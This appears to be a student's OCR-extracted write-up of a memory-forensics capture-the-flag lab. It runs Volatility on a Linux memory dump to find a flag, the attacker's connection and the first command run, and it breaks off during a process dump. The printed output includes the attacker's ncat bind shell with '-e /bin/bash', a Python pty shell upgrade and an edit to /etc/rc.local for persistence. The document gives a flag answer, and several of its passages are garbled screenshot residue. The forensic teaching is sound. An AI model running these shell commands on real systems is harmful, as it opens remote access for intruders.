
                                                                                                def generateSnapshot(sourcePath):
                                                                                                    print('Generating snapshot..')
                                                                                                    files = generateFileList(sourcePath)

                                                                                                    if len(files):
                                                                                                        snapshot = Snapshot()
                                                                                                        snapshot.sourcePath = sourcePath
                                                                                                        snapshot.write(sourcePath)


................................................................
```



When I opened the link I got the answer....




Put the hash in cyberchef.



Answer : shkCTF{th4t_w4s_4_dumb_b4ckd00r_86033c19e3f39315c00dca}

5) What are the attacker's IP address and the local port on the targeted machine?

Command : sudo python2 vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_netstat



```
(ishan@ishan)-[~/volatility]
$ sudo python2 vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_netstat
[sudo] password for ishan:
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.registry.shutdown (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getservicesids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.timeliner (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.apihooks (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.malware.servicediff (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.userassist (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getsids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shellbags (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.evtlogs (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shimcache (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.tcaudit (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.dumpregistry (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.threads (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.mac.apihooks_kernel (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.registry.amcache (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.check_syscall_shadow (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.malware.svcscan (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.auditpol (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.ssdt (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.registry.registryapi (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.apihooks (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.environ (ImportError: No module named Crypto.Hash)

UNIX 13827      systemd/1    /run/systemd/private
UNIX 33051      systemd/1    /run/systemd/journal/stdout
UNIX 33052      systemd/1    /run/systemd/journal/stdout
UNIX 33066      systemd/1    /run/systemd/journal/stdout
UNIX 33067      systemd/1    /run/systemd/journal/stdout
UNIX 33404      systemd/1    /run/systemd/journal/stdout
UNIX 13901      systemd/1    /run/lvm/lvmetad.socket
UNIX 9156       systemd/1    /run/systemd/notify
UNIX 9158       systemd/1    /run/systemd/cgroups-agent
UNIX 14009      systemd/1    /run/systemd/shutdownd
UNIX 14040      systemd/1    /run/udev/control
UNIX 9166       systemd/1    /run/systemd/journal/stdout
UNIX 9169       systemd/1    /run/systemd/journal/socket
UNIX 9171       systemd/1    /dev/log
UNIX 14382      systemd/1    /run/lvm/lvmpolld.socket
UNIX 14667      systemd/1    /run/systemd/journal/stdout
UNIX 14888      systemd/1    /run/systemd/journal/stdout
UNIX 18621      systemd/1    /var/run/cups/cups.sock
UNIX 15368      systemd/1    /run/systemd/journal/stdout
UNIX 18623      systemd/1    /var/run/libvirt/virtlogd.sock
```


```
UNIX 37005      gsd-disk-util/2374
UNIX 37006      gsd-disk-util/2374
UNIX 37027      gsd-disk-util/2374
UNIX 37052      gsd-disk-util/2374
UNIX 33064          gvfsd-burn/2434
UNIX 33065          gvfsd-burn/2434
UNIX 37389          gvfsd-burn/2434
UNIX 37394          gvfsd-burn/2434
UNIX 38345          fwupd/2510
UNIX 38345          fwupd/2510
UNIX 38358          fwupd/2510
UNIX 38359          fwupd/2510
UNIX 38445      gnome-terminal-/2535
UNIX 38446      gnome-terminal-/2535
UNIX 38503      gnome-terminal-/2535
UNIX 38519      gnome-terminal-/2535
UNIX 38523      gnome-terminal-/2535
UNIX 38570      gnome-terminal-/2535
UNIX 38758      gnome-terminal-/2535
UNIX 38592          obexd/2591
UNIX 38593          obexd/2591
UNIX 38605          obexd/2591
UNIX 38606          obexd/2591
UNIX 38621          obexd/2591
UNIX 38759      gnome-pty-helpe/2621
UNIX 38759      gnome-pty-helpe/2621
UNIX 39822          gvfsd-metadata/2779
UNIX 39823          gvfsd-metadata/2779
UNIX 39831          gvfsd-metadata/2779
TCP    192.168.49.135 :12345 192.168.49.1 :44122 ESTABLISHED
UNIX 41976          abrt-dbus/3271
UNIX 41977          abrt-dbus/3271
UNIX 41990          abrt-dbus/3271
UNIX 27454          cleanup/3279
UNIX 27452          cleanup/3279 public/cleanup
UNIX 42043          cleanup/3279
UNIX 27467          trivial-rewrite/3280
UNIX 27464          trivial-rewrite/3280 private/rewrite
UNIX 42067          trivial-rewrite/3280
UNIX 27511          local/3281
UNIX 27509          local/3281 private/local
UNIX 42103          local/3281
UDP    0.0.0.0       :55496 0.0.0.0      :      0
UNIX 23559          sleep/3299
UNIX 23559          sleep/3299
UNIX 42366          sudo/3612

(ishan@ishan)-[~/volatility]
```

Answer : 192.168.49.1:12345

6) What is the first command that the attacker executed?

Command : sudo python2 vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_paux



```
(ishan㉿ishan)-[~/volatility]
$ sudo python2 vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_paux
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.registry.shutdown (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getservicesids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.timeliner (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.apihooks (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.malware.servicediff (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.userassist (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getsids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shellbags (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.evlogs (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.shimcache (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.tcaudit (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.dumpregistry (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.threads (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.mac.apihooks_kernel (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.registry.amcache (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.check_syscall_shadow (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.malware.svcscan (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.registry.auditpol (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.ssdt (NameError: name 'distorm3' is not defined)
*** Failed to import volatility.plugins.registry.registryapi (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.mac.apihooks (ImportError: No module named distorm3)
*** Failed to import volatility.plugins.getenvs (ImportError: No module named Crypto.Hash)
Pid   Uid   Gid   Arguments
1     -1    1000  /usr/lib/systemd/systemd --switched-root --system --deserialize 22
2     0     0      [kthread]
4     0     0      [kworker/0:0H]
5     0     0      [kworker/u256:0]
6     0     0      [ksoftirqd/0]
7     0     0      [migration/0]
8     0     0      [rcu_bh]
9     0     0      [rcu_sched]
10    0     0      [lru-add-drain]
11    0     0      [watchdog/0]
13    0     0      [kdevtmpfs]
14    0     0      [netns]
15    0     0      [khungtaskd]
16    0     0      [writeback]
17    0     0      [kintegrityd]
18    0     0      [bioset]
19    0     0      [bioset]
20    0     0      [bioset]
21    0     0      [kblockd]
22    0     0      [md]
23    0     0      [edac-poller]
24    0     0      [watchdogd]
25    0     0      [kworker/0:1]
26    0     0      [kswand0]
```

Name: Ishan Aakash Patel
StudentID: 146151238

Kali 2024 - VMware Workstation

File Edit View VM Tabs Help

Windows 10 Metasploitable2-Linux Kali 2024 Metasploitable Mobisec x64 2.0.2 Android SIFT

```
2167 1000 1000 /usr/libexec/gsd-wacom
2176 1000 1000 /usr/libexec/gsd-account
2178 1000 1000 /usr/libexec/gsd-clipboard
2181 1000 1000 /usr/libexec/gsd-a11y-settings
2184 1000 1000 /usr/libexec/gsd-datetime
2190 1000 1000 /usr/libexec/gsd-color
2192 1000 1000 /usr/libexec/evolution-calendar-factory
2194 1000 1000 /usr/libexec/gsd-keyboard
2197 1000 1000 /usr/libexec/gsd-housekeeping
2205 1000 1000 /usr/libexec/gsd-mouse
2211 1000 1000 /usr/libexec/gsd-media-keys
2241 1000 1000 /usr/libexec/gsd-printer
2247 1000 1000 /usr/libexec/evolution-calendar-factory-subprocess --factory all --bus-name org.gnome.evolution.dataserver.Subprocess.Backend.Calendar2192x2 --own-path /org/gnome/evolution/dataserver/Subprocess/Backend/Calendar/2192x2
2260 1000 1000 nautilus-desktop --force
2272 1000 1000 /usr/libexec/gvfsd-trash --spawner :1.4 /org/gtk/gvfs/exec_spaw/0
2287 1000 1000 /usr/libexec/dconf-service
2294 1000 1000 /usr/libexec/evolution-addressbook-factory
2303 1000 1000 /usr/bin/seapplet
2308 1000 1000 /usr/libexec/ibus-engine-simple
2313 1000 1000 /usr/bin/vmtoolsd -n vmusr
2318 1000 1000 /usr/libexec/tracker-extract
2322 1000 1000 /usr/libexec/tracker-miner-fs
2323 1000 1000 /usr/libexec/evolution-addressbook-factory-subprocess --factory all --bus-name org.gnome.evolution.dataserver.Subprocess.Backend.AddressBookx2294x2 --own-path /org/gnome/evolution/dataserver/Subprocess/Backend/AddressBook/2294x2
2325 1000 1000 /usr/libexec/tracker-miner-apps
2336 1000 1000 /usr/libexec/tracker-miner-user-guides
2349 1000 1000 /usr/libexec/tracker-store
2354 1000 1000 abrt-applet
2363 1000 1000 /usr/bin/gnome-software --gapplication-service
2374 1000 1000 /usr/libexec/gsd-disk-utility-notify
2434 1000 1000 /usr/libexec/gvfsd-burn --spawner :1.4 /org/gtk/gvfs/exec_spaw/1
2510 0 0 /usr/libexec/fwupd/fwupd
2535 1000 1000 /usr/libexec/gnome-terminal-server
2591 1000 1000 /usr/libexec/bluetooth/obexd
2621 1000 1000 gnome-pty-helper
2622 1000 1000 bash
2779 1000 1000 /usr/libexec/gvfsd-metadata
2854 0 0 ncat -lvp 12345 -4 -e /bin/bash
2876 0 0 /bin/bash
2886 0 0 python -c import pty; pty.spawn("/bin/bash")
2887 0 0 /bin/bash
3196 0 0 vim /etc/rc.local
3271 0 0 /usr/sbin/abrt-dbus -t133
3279 89 89 cleanup -z -t unix -u
3280 89 89 trivial-rewrite -n rewrite -t unix -u
3281 0 0 local -t unix
3299 0 0 sleep 60
3612 0 0 sudo insmod lime-3.10.0-1062.el7.x86_64.ko path=/Linux64.mem format=lime
3614 0 0 insmod lime-3.10.0-1062.el7.x86_64.ko path=/Linux64.mem format=lime

* Use linux_psaux plugin Gather processes along with full command line
and start time;
$ vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_psaux
```

from the image

test connection :

Name: Ishan Aakash Patel
StudentID: 146151238

Ln 2, Col 21 45 characters | 100% | Window UTF-8

(ishan@ishan)-[~/volatility]

Answer: python -c import pty; pty.spawn("/bin/bash")

Q7) After changing the user password, we found that the attacker still has access. Can you find out how?


On the previous bash history, we discovered an adversary was edited a /etc/rc.local file. Therefore, it is not possible for us to obtain the user and password by exporting this file. However, we could perform another method to obtain our need. By dumping the content on the PID 2887 which is a process of editor used to edit a /etc/rc.local file.

Command : sudo python2 vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_dump_map -p 2887 -D 2887_procdump/

```
File Actions Edit View Help
[ishan@ishan] ~ [volatility]
$ sudo python2 vol.py -f dump.mem --profile=LinuxCentos7_3_10_1062x64 linux_dump_map -p 2887 -D 2887_procdump
Volatility Foundation Volatility Framework 2.6.1
*** Failed to import volatility.plugins.registry.shutdown (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.getservicesids (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.timeliner (ImportError: No module named Crypto.Hash)
*** Failed to import volatility.plugins.malware.apihooks (NameError: name 'distorm3' is not defined)
